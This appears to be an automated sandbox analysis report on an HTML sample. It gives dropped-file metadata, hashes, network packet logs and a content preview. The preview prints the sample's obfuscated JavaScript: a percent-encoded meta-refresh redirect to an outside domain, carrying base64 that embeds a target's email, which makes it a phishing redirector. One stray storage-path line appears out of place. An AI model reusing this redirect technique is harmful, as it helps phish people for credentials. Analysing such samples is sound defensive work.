Preview:	.t.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...{)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e.1.6.\....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0.0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n....98.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o.m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f.f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C.:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Google\Chrome\User Data\f2feb858-2eb1-4c03-bc4f-4b5eeb8701bc.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	160696
Entropy (8bit):	6.050871159068144
Encrypted:	false
SSDEEP:	3072:DaKvLzMCF4+oBz0sFSePkgVtuA7LA7bV/nYorVcI8XIssElYTRl:DaIpVS0sB8grgbV/njhcI8II6Rl
MD5:	69E721DD5415A9FCE8A9C64761FC4D26
SHA1:	1A9508D0E03A1FC92DBE50979EFC2BE09A58D634
SHA-256:	5E99BD8944749F9EB9D56250E7283DF4614A7E506AF1EFC2A4C730B2F6CADE8C
SHA-512:	46F4C8E68356607079905328A80AFADFF7E408E3E368DA560C960077E71258EB80FD2B399A99C81F829AC62D275810CA585713D4AF0F084A573FA7297F91BF0D
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.620880427930009e+12,"network":1.62084803e+12,"ticks":110903550.0,"uncertainty":4818404.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAAD5yRpyxHTvRo045wUdD0XcAAAAAAIAAAAAABBmAAAAAQAAIAAAABLbexqB/oExTFJmpcENOvX+bVETlkvlcZMf3oIBvp2bAAAAAA6AAAAAAgAAIAAAAAb9GGQ1QmHgGBymkKDudOpZA89StPbsfruaqqGAbN50MAAAALDWaloNNJZN9rwnlUq/XLN9khJ9Jz9md9VO4rX+Yg+g8mRS88Enlg3B2TpBYYNjwkAAAACddQYw45aj+S/8dGnDKvRWon1T/sv/0i6HXgLXg0l1kMUaef/c6zqkTQ7ehiG3nkSfg6dR/4o1ZLALr+MYbEZ2"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951909706750"},"plugins":{"metadata":{"adobe-flash-player":{"displ

C:\Users\user\AppData\Local\Google\Chrome\User Data\f818fcdd-bde4-4d26-81c0-0ac5e3192a23.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	92724
Entropy (8bit):	3.7487722495202234
Encrypted:	false
SSDEEP:	384:nHdySsPZYMb21NKr/v+G3tGkZH0tGRYrzQSUxb5IIQbrD6xmvUzgq2WVOgEmNQS2:PmRxCSZxF2SQef8a70s/DWmKs2WBK
MD5:	666ABE3C1898E92F918B935A413949E0
SHA1:	71E2E182F0B30D8B025ED902B8220C5BC1BFB8AC
SHA-256:	4C56052E9EE2601BC603DC09DA26E65C9AD46FF75E25BEB102B25606EB662D73
SHA-512:	003A3255DCB2FBAF5E0C75CAE1A451EF03C9C547E8EA78058694E52AA15739EEBE80CE6196F5707A1F1B59931D6E81E19A9F8F5C5D9F6C906D321E3CE1D4F1C
Malicious:	false
Preview:	0j.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...[)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n....98.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Temp\0b9fa15e-48be-40e3-968c-22a9608503bb.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	Google Chrome extension, version 3
Category:	dropped
Size (bytes):	248531
Entropy (8bit):	7.963657412635355
Encrypted:	false
SSDEEP:	3072:r+nmRykNgoldZ8GjJCiUXZSk+QSVh85PxEalRVHmcld9R6yYfEp4ABUGDcaKklrv:k3oF4Z4h45P99Fld9RBQYBVcaxlnfL
MD5:	541F52E24FE1EF9F8E12377A6CCAE0C0
SHA1:	189898BB2DCAE7D5A6057BC2D98B8B450AFAEBB6
SHA-256:	81E3A4D43A73699E1B7781723F56B8717175C536685C5450122B30789464AD82
SHA-512:	D779D78A15C5EFCA51EBD6B96A7CCB6D718741BDF7D9A37F53B2EB4B98AA1A78BC4CFA57D6E763AAB97276C8F9088940AC0476690D4D46023FF4BF52F3326C88
Malicious:	false
Preview:	Cr24.....0..."0...*.H.....0.....\7c.<.....Fto.8.2'5..qk...%....2...C.F.9.#..e.xQ.....[...L|....3>/....u.:T.7...(.yM...?V.<?.....1.a...O?d.....A.H..'.MpB..T.m..Vn Ip..>k.|1..n. <Fb..f..*Q1.....s..2..{*.6....Pp....obM..1.....b1.....(.u^.'z.....v.F.W.X4."-*eu...b.....\..F!...b...l5....zJ.q.....L].....w[T0.6....E.....r..%Z.vFm.9..5!,.~g5...;.t...']....+A.....u....k...e..& ..l.6r[yU...%..f.....N..V.....<+.....l..}.{...z...)y.n..'..).....,b....5.08K%..O.g..D.S.F5o..<(....>....\f..X..I..2."l...w....7f|.~.c.4.E.....0..0...*.H.....0.....).'..b.*$w\$.q&.]zF_2..;...?.U,.. .W..L1.2...R..#....W.....c1k.$W..$.J....+M!.Hz.n`U.I)N.|b.I....{.K@]6.LlP/....](.A.....I...).H....IQ.y.;MG.d..ix..#f.Z$|..|.?...0K...t"i..s...Y..%.Ky....0...{.!+.~v.;....J.....Z....).(6.. @?v.;~..2..c....[0Y0...*.H.=....*.H.=....B.....r...2..+Y.I...k..bR.j5Sl..8.....H"i.-l..`.Q.{...F0D. .0...|!..A..L.+.=...kP.!.1..

C:\Users\user\AppData\Local\Temp\6060_1433635150\manifest.fingerprint	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	66
Entropy (8bit):	3.866533712632772
Encrypted:	false
SSDEEP:	3:SpUCQEd2dq8ebEJW2GnnHR:SXQ5Y88EJeR
MD5:	423CB83A2A3B602B0AA82B51B3DA2869
SHA1:	58BC924AF90A89CE87807919F228FE6C915AD854
SHA-256:	0047059C732D70AF8C2F407089237F745838A0FE4F75710ABF1E669B81243E9C
SHA-512:	F80E9B5D544894A667F74CFD0A4D784311299DB080CA6793AABD93B95CF1E2870F74AD38A6386D862580220047F828457240577335C565B7F38B0C6677811660
Malicious:	false
Preview:	1.ffd1d2d75a8183b0a1081bd03a7ce1d140fded7a9fb52cf3ae864cd4d408ceb4

C:\Users\user\AppData\Local\Temp\6060_1528595143\manifest.fingerprint	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	66
Entropy (8bit):	3.89429824295036
Encrypted:	false
SSDEEP:	3:SRwGXyUtz24TSXhV6DDt5WBG9EBn:SGGXyA5kDoDt5WwaBn
MD5:	7FB6C0307DFC7235990A87216D6EFE79
SHA1:	9C86024DE6EE647227E73C5905468DB9C31D8447

C:\Users\user\AppData\Local\Temp\6060_1528595143\manifest.fingerprint	
SHA-256:	F01B98701AE70087F82AAC256AB3ECFB736F4865B7DF915051C7D5B1C51BA78E
SHA-512:	AC7106F2503DB666C4B3A382587C9DAE424CC5692D75E555D1F6BC0E4F4B3A360B82C1C356D06E4F607EA40206699191F5F206979E67B9614F1DE2073D5B0E4C
Malicious:	false
Preview:	1.4dcc255c0d82123c9c4251bb453165672ea0458f0379f3a7a534dc2a666d7c6d

C:\Users\user\AppData\Local\Temp\6060_1647436675\manifest.fingerprint	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with no line terminators
Category:	modified
Size (bytes):	66
Entropy (8bit):	4.005340674128683
Encrypted:	false
SSDEEP:	3:S0IEEXO/iVXMWWSkHHz:SDEEXktHz
MD5:	E70B0AE9369BE8AC5CCD0B3245C020DD
SHA1:	49D00C2E3EEF607DCBE6DD4BAC606C3301B487FE
SHA-256:	43FBF29A8F95E2BAE9767C387D3091D4B57A82909C5E4AE38BFFEE36E3C17131
SHA-512:	BFCFE24F98C55E61FD1226AD1F01F72468F17C3B126B38C9AFCF25A1F3210D7107E26EECC4DE03072F55FFADF6557C3DD895A610A7415666027DE5126EDED38 6
Malicious:	false
Preview:	1.b910f52ddd8f6121a24d556c6bb054da4ae6e00caa812973e83798fb4ac8b392

C:\Users\user\AppData\Local\Temp\60ee6226-d739-4a2d-9a3d-28fc0efe8032.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:L:L
MD5:	5058F1AF8388633F609CADB75A75DC9D
SHA1:	3A52CE780950D4D969792A2559CD519D7EE8C727
SHA-256:	CDB4EE2AEA69CC6A83331BBE96DC2CAA9A299D21329EFB0336FC02A82E1839A8
SHA-512:	0B61241D7C17BCBB1BAEE7094D14B7C451EFECC7FFCBD92598A0F13D313CC9EBC2A07E61F007BAF58FBF94FF9A8695BDD5CAE7CE03BBF1E94E93613A00F25 F21
Malicious:	false
Preview:	.

C:\Users\user\AppData\Local\Temp\8db609a3-587f-428e-8d12-fcb87511d398.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	Google Chrome extension, version 3
Category:	dropped
Size (bytes):	768843
Entropy (8bit):	**7.992932603402907**
Encrypted:	**true**
SSDEEP:	12288:cK2ED9wjXNC1Gse83ru82/u0eKhgxuPFrDXgtbPz54Pm1D0fBmfH1sBrJ9mTiDga:cK2ED9I48seur0/uZKCuPNbgtbz6m1ob
MD5:	A11D5CAF6BF849AEB84B0C95B1C3B7CF
SHA1:	27F410CCBD75852C01C7464A1FD7EF8C29BE3916
SHA-256:	D0E62ACE64AFC334330A7AC3A2CC657914FEB321F1F89AEE11D2A6D0E7D81C31
SHA-512:	086C124DE3A01BE467647F3BCB4EA05105F690AB45417A0E3D38935ABA9E2381DF59AF98D0FFF7823CEFD5390B48807352E135AC70977AED7B413A8CC48FB59
Malicious:	false
Preview:	Cr24.....0..."0...*.H.....0.....\7c.<.....Fto.8.2'5..qk...%....2...C.F.9.#..e.xQ.....[...L|....3>/....u.:T.7...(.yM...?V.<?.....1.a...O?d.....A.H..'.MpB..T.m..Vn Ip..>k.|1..n. <Fb..f..*Q1.....s..2..{*.6....Pp....obM..1.....b1.....(.u^.'z.....v.F.W.X4."-*eu...b.....6W..>Nuw9..R{c...Nq.H.K..A!....`v.k+..?.5.>v.....;._~....tp....x.q.V...7.m.O.~.{!.o/q.'..BK..4./ ?'.....L..fH&.._<..&.p.k^..\s...:1y..F.N.+...X.PO@Mo....X.G1:..Y.@;..j.....=ae...0.....DU....n...n.;.Ipr..Q....:... <.....a.Y....{ei.....0..0...*.H.....0.....Mbh=.[O}.+..U .KHF(n3.\"...,g.c...6)..(.E...U...#.i.a.:...N.....P...x.O...(mC;|.5.S.{m.aEx...[..fP.i`.y..5..R....v.$.....l-m.....m....ni...`..W.....R.p.b.+...+.\k.R$e~.J\.&c%.d...M..j..V.%...+1F ....D....X\.1ct.<.....E.B.+.i@...8..^...&YR...I.o...,....[0Y0...*.H.=....*.H.=....B.....r...2..+Y.I...k..bR.j5Sl..8.....H"i.-l..`.Q.{...F0D. D.'.N@.(..GK....m...A.0.."

Static File Info

General

File type:	HTML document, ASCII text, with no line terminators

General


Entropy (8bit):	5.235209707315322
TrID:	
File name:	5781525.html
File size:	283
MD5:	963645e8c8c7d2d5a505148091b9c210
SHA1:	85fd4aa0118f6e4396efa21ea2c0ddbeb16606a3
SHA256:	054dfe9971347a123b2403c59f0ee17dc6c90861d7b9e2815c512c9b4cf57cd1
SHA512:	1d91f7aa83edd28f31dd17a2ab10437a50ba8ef799513172ff494deb5f4d311821f5f68b3fb8e8437de675a2c828ac0038ecb5eaaaffb5a6e7b259238440ad49
SSDEEP:	6:S0/7LAdjv27ajXAIk6ALPdKB95BBbnjMPBYb:Su70d76ajM64dq9zloYb
File Content Preview:	<script language="javascript">document.write(unescape('%3C%6D%65%74%61%20%68%74%74%70%2D%65%71%75%69%76%3D%22%72%65%66%72%65%73%68%22%20%63%6F%6E%74%65%6E%74%3D%22%30%3B%75%72%6C%3Dhttp://Esd.rwbdg.com/#aHR0cHM6Ly93cml0ZXJseS5jYS8jbWR3aWxzb25AZXNkLndhLmdv

File Icon

Icon Hash:	e8d6a08c8882c461

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 21:33:48.595911026 CEST	49715	80	192.168.2.7	103.120.64.61
May 12, 2021 21:33:48.597872972 CEST	49716	80	192.168.2.7	103.120.64.61
May 12, 2021 21:33:48.598750114 CEST	49717	80	192.168.2.7	103.120.64.61
May 12, 2021 21:33:48.799762964 CEST	80	49715	103.120.64.61	192.168.2.7
May 12, 2021 21:33:48.799871922 CEST	49715	80	192.168.2.7	103.120.64.61
May 12, 2021 21:33:48.801121950 CEST	80	49716	103.120.64.61	192.168.2.7
May 12, 2021 21:33:48.801243067 CEST	49716	80	192.168.2.7	103.120.64.61
May 12, 2021 21:33:48.802211046 CEST	49716	80	192.168.2.7	103.120.64.61
May 12, 2021 21:33:48.803003073 CEST	80	49717	103.120.64.61	192.168.2.7
May 12, 2021 21:33:48.803101063 CEST	49717	80	192.168.2.7	103.120.64.61
May 12, 2021 21:33:49.004781961 CEST	80	49716	103.120.64.61	192.168.2.7
May 12, 2021 21:33:49.104301929 CEST	80	49716	103.120.64.61	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 21:33:49.114149094 CEST	80	49716	103.120.64.61	192.168.2.7
May 12, 2021 21:33:49.114268064 CEST	49716	80	192.168.2.7	103.120.64.61
May 12, 2021 21:33:50.334587097 CEST	49716	80	192.168.2.7	103.120.64.61
May 12, 2021 21:33:50.360469103 CEST	49715	80	192.168.2.7	103.120.64.61
May 12, 2021 21:33:50.539051056 CEST	80	49716	103.120.64.61	192.168.2.7
May 12, 2021 21:33:50.564316988 CEST	80	49715	103.120.64.61	192.168.2.7
May 12, 2021 21:33:50.688494921 CEST	80	49715	103.120.64.61	192.168.2.7
May 12, 2021 21:33:50.691534042 CEST	80	49716	103.120.64.61	192.168.2.7
May 12, 2021 21:33:50.699357033 CEST	80	49715	103.120.64.61	192.168.2.7
May 12, 2021 21:33:50.699453115 CEST	49715	80	192.168.2.7	103.120.64.61
May 12, 2021 21:33:50.704157114 CEST	80	49716	103.120.64.61	192.168.2.7
May 12, 2021 21:33:50.704327106 CEST	49716	80	192.168.2.7	103.120.64.61
May 12, 2021 21:33:50.793210983 CEST	49730	443	192.168.2.7	172.67.150.89
May 12, 2021 21:33:50.793934107 CEST	49731	443	192.168.2.7	172.67.150.89
May 12, 2021 21:33:50.834265947 CEST	443	49730	172.67.150.89	192.168.2.7
May 12, 2021 21:33:50.834506035 CEST	49730	443	192.168.2.7	172.67.150.89
May 12, 2021 21:33:50.834697008 CEST	443	49731	172.67.150.89	192.168.2.7
May 12, 2021 21:33:50.834789991 CEST	49731	443	192.168.2.7	172.67.150.89
May 12, 2021 21:33:50.835078955 CEST	49730	443	192.168.2.7	172.67.150.89
May 12, 2021 21:33:50.835321903 CEST	49731	443	192.168.2.7	172.67.150.89
May 12, 2021 21:33:50.875957966 CEST	443	49730	172.67.150.89	192.168.2.7
May 12, 2021 21:33:50.876012087 CEST	443	49731	172.67.150.89	192.168.2.7
May 12, 2021 21:33:50.882298946 CEST	443	49730	172.67.150.89	192.168.2.7
May 12, 2021 21:33:50.882323980 CEST	443	49730	172.67.150.89	192.168.2.7
May 12, 2021 21:33:50.882447004 CEST	49730	443	192.168.2.7	172.67.150.89
May 12, 2021 21:33:50.889080048 CEST	443	49731	172.67.150.89	192.168.2.7
May 12, 2021 21:33:50.889107943 CEST	443	49731	172.67.150.89	192.168.2.7
May 12, 2021 21:33:50.889178991 CEST	49731	443	192.168.2.7	172.67.150.89
May 12, 2021 21:33:50.941262960 CEST	49730	443	192.168.2.7	172.67.150.89
May 12, 2021 21:33:50.942615032 CEST	49731	443	192.168.2.7	172.67.150.89
May 12, 2021 21:33:50.942780972 CEST	49731	443	192.168.2.7	172.67.150.89
May 12, 2021 21:33:50.942919970 CEST	49730	443	192.168.2.7	172.67.150.89
May 12, 2021 21:33:50.943231106 CEST	49730	443	192.168.2.7	172.67.150.89
May 12, 2021 21:33:50.982208014 CEST	443	49730	172.67.150.89	192.168.2.7
May 12, 2021 21:33:50.982342958 CEST	443	49730	172.67.150.89	192.168.2.7
May 12, 2021 21:33:50.983278036 CEST	443	49731	172.67.150.89	192.168.2.7
May 12, 2021 21:33:50.983285904 CEST	49730	443	192.168.2.7	172.67.150.89
May 12, 2021 21:33:50.983740091 CEST	443	49730	172.67.150.89	192.168.2.7
May 12, 2021 21:33:50.983851910 CEST	443	49731	172.67.150.89	192.168.2.7
May 12, 2021 21:33:50.983921051 CEST	49731	443	192.168.2.7	172.67.150.89
May 12, 2021 21:33:50.984044075 CEST	443	49730	172.67.150.89	192.168.2.7
May 12, 2021 21:33:50.986424923 CEST	443	49730	172.67.150.89	192.168.2.7
May 12, 2021 21:33:51.024241924 CEST	443	49730	172.67.150.89	192.168.2.7
May 12, 2021 21:33:51.054486036 CEST	49730	443	192.168.2.7	172.67.150.89
May 12, 2021 21:33:51.500713110 CEST	443	49730	172.67.150.89	192.168.2.7
May 12, 2021 21:33:51.500736952 CEST	443	49730	172.67.150.89	192.168.2.7
May 12, 2021 21:33:51.500834942 CEST	49730	443	192.168.2.7	172.67.150.89
May 12, 2021 21:33:51.777132988 CEST	49736	443	192.168.2.7	192.254.185.127
May 12, 2021 21:33:51.780694008 CEST	49737	443	192.168.2.7	192.254.185.127
May 12, 2021 21:33:51.838182926 CEST	49738	443	192.168.2.7	192.254.185.127
May 12, 2021 21:33:51.962950945 CEST	443	49736	192.254.185.127	192.168.2.7
May 12, 2021 21:33:51.963084936 CEST	49736	443	192.168.2.7	192.254.185.127
May 12, 2021 21:33:51.963424921 CEST	49736	443	192.168.2.7	192.254.185.127
May 12, 2021 21:33:51.966501951 CEST	443	49737	192.254.185.127	192.168.2.7
May 12, 2021 21:33:51.966628075 CEST	49737	443	192.168.2.7	192.254.185.127
May 12, 2021 21:33:51.967422009 CEST	49737	443	192.168.2.7	192.254.185.127
May 12, 2021 21:33:52.022707939 CEST	443	49738	192.254.185.127	192.168.2.7
May 12, 2021 21:33:52.022805929 CEST	49738	443	192.168.2.7	192.254.185.127
May 12, 2021 21:33:52.023099899 CEST	49738	443	192.168.2.7	192.254.185.127
May 12, 2021 21:33:52.149033070 CEST	443	49736	192.254.185.127	192.168.2.7
May 12, 2021 21:33:52.152971983 CEST	443	49736	192.254.185.127	192.168.2.7
May 12, 2021 21:33:52.152998924 CEST	443	49736	192.254.185.127	192.168.2.7
May 12, 2021 21:33:52.153011084 CEST	443	49736	192.254.185.127	192.168.2.7
May 12, 2021 21:33:52.153148890 CEST	49736	443	192.168.2.7	192.254.185.127

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 21:33:52.153502941 CEST	443	49737	192.254.185.127	192.168.2.7
May 12, 2021 21:33:52.156009912 CEST	443	49737	192.254.185.127	192.168.2.7
May 12, 2021 21:33:52.156048059 CEST	443	49737	192.254.185.127	192.168.2.7
May 12, 2021 21:33:52.156065941 CEST	443	49737	192.254.185.127	192.168.2.7
May 12, 2021 21:33:52.156138897 CEST	49737	443	192.168.2.7	192.254.185.127
May 12, 2021 21:33:52.168371916 CEST	49736	443	192.168.2.7	192.254.185.127
May 12, 2021 21:33:52.169948101 CEST	49737	443	192.168.2.7	192.254.185.127
May 12, 2021 21:33:52.170440912 CEST	49737	443	192.168.2.7	192.254.185.127
May 12, 2021 21:33:52.170687914 CEST	49736	443	192.168.2.7	192.254.185.127
May 12, 2021 21:33:52.171283960 CEST	49736	443	192.168.2.7	192.254.185.127
May 12, 2021 21:33:52.209278107 CEST	443	49738	192.254.185.127	192.168.2.7
May 12, 2021 21:33:52.213172913 CEST	443	49738	192.254.185.127	192.168.2.7
May 12, 2021 21:33:52.213201046 CEST	443	49738	192.254.185.127	192.168.2.7
May 12, 2021 21:33:52.213221073 CEST	443	49738	192.254.185.127	192.168.2.7
May 12, 2021 21:33:52.213287115 CEST	49738	443	192.168.2.7	192.254.185.127
May 12, 2021 21:33:52.214749098 CEST	49738	443	192.168.2.7	192.254.185.127
May 12, 2021 21:33:52.353200912 CEST	443	49736	192.254.185.127	192.168.2.7
May 12, 2021 21:33:52.353230953 CEST	443	49736	192.254.185.127	192.168.2.7
May 12, 2021 21:33:52.353302956 CEST	443	49736	192.254.185.127	192.168.2.7
May 12, 2021 21:33:52.353734016 CEST	49736	443	192.168.2.7	192.254.185.127
May 12, 2021 21:33:52.353887081 CEST	49736	443	192.168.2.7	192.254.185.127
May 12, 2021 21:33:52.354716063 CEST	443	49737	192.254.185.127	192.168.2.7
May 12, 2021 21:33:52.354744911 CEST	443	49737	192.254.185.127	192.168.2.7
May 12, 2021 21:33:52.354820967 CEST	49737	443	192.168.2.7	192.254.185.127

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 21:33:37.169677973 CEST	58562	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:37.218327045 CEST	53	58562	8.8.8.8	192.168.2.7
May 12, 2021 21:33:38.027972937 CEST	56590	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:38.064944029 CEST	60501	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:38.076950073 CEST	53	56590	8.8.8.8	192.168.2.7
May 12, 2021 21:33:38.131877899 CEST	53	60501	8.8.8.8	192.168.2.7
May 12, 2021 21:33:38.956790924 CEST	53775	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:39.008424044 CEST	53	53775	8.8.8.8	192.168.2.7
May 12, 2021 21:33:39.867464066 CEST	51837	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:39.918993950 CEST	53	51837	8.8.8.8	192.168.2.7
May 12, 2021 21:33:40.931199074 CEST	55411	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:40.982018948 CEST	53	55411	8.8.8.8	192.168.2.7
May 12, 2021 21:33:42.449338913 CEST	63668	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:42.498091936 CEST	53	63668	8.8.8.8	192.168.2.7
May 12, 2021 21:33:43.758892059 CEST	54640	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:43.807863951 CEST	53	54640	8.8.8.8	192.168.2.7
May 12, 2021 21:33:44.593399048 CEST	58739	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:44.645159006 CEST	53	58739	8.8.8.8	192.168.2.7
May 12, 2021 21:33:46.261149883 CEST	60338	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:46.310177088 CEST	53	60338	8.8.8.8	192.168.2.7
May 12, 2021 21:33:48.046638966 CEST	54329	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:48.103651047 CEST	53	54329	8.8.8.8	192.168.2.7
May 12, 2021 21:33:48.125360012 CEST	58052	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:48.131052017 CEST	54008	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:48.138225079 CEST	59451	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:48.193087101 CEST	53	58052	8.8.8.8	192.168.2.7
May 12, 2021 21:33:48.193981886 CEST	53	54008	8.8.8.8	192.168.2.7
May 12, 2021 21:33:48.508827925 CEST	53	59451	8.8.8.8	192.168.2.7
May 12, 2021 21:33:48.973025084 CEST	64569	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:49.040146112 CEST	53	64569	8.8.8.8	192.168.2.7
May 12, 2021 21:33:49.262717009 CEST	52816	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:49.311440945 CEST	53	52816	8.8.8.8	192.168.2.7
May 12, 2021 21:33:49.397033930 CEST	50781	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:49.446132898 CEST	53	50781	8.8.8.8	192.168.2.7
May 12, 2021 21:33:49.580482006 CEST	54230	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:49.644558907 CEST	53	54230	8.8.8.8	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 21:33:49.709793091 CEST	54911	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:49.758760929 CEST	53	54911	8.8.8.8	192.168.2.7
May 12, 2021 21:33:49.980534077 CEST	49958	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:50.046545982 CEST	53	49958	8.8.8.8	192.168.2.7
May 12, 2021 21:33:50.729583025 CEST	50860	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:50.791382074 CEST	53	50860	8.8.8.8	192.168.2.7
May 12, 2021 21:33:51.106889009 CEST	50452	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:51.157083988 CEST	53	50452	8.8.8.8	192.168.2.7
May 12, 2021 21:33:51.581439972 CEST	59730	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:51.775347948 CEST	53	59730	8.8.8.8	192.168.2.7
May 12, 2021 21:33:52.118129015 CEST	59310	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:52.169878006 CEST	53	59310	8.8.8.8	192.168.2.7
May 12, 2021 21:33:53.089734077 CEST	58820	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:53.151757002 CEST	53	58820	8.8.8.8	192.168.2.7
May 12, 2021 21:33:54.024416924 CEST	60983	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:54.073190928 CEST	53	60983	8.8.8.8	192.168.2.7
May 12, 2021 21:33:55.026853085 CEST	49247	53	192.168.2.7	8.8.8.8
May 12, 2021 21:33:55.092837095 CEST	53	49247	8.8.8.8	192.168.2.7
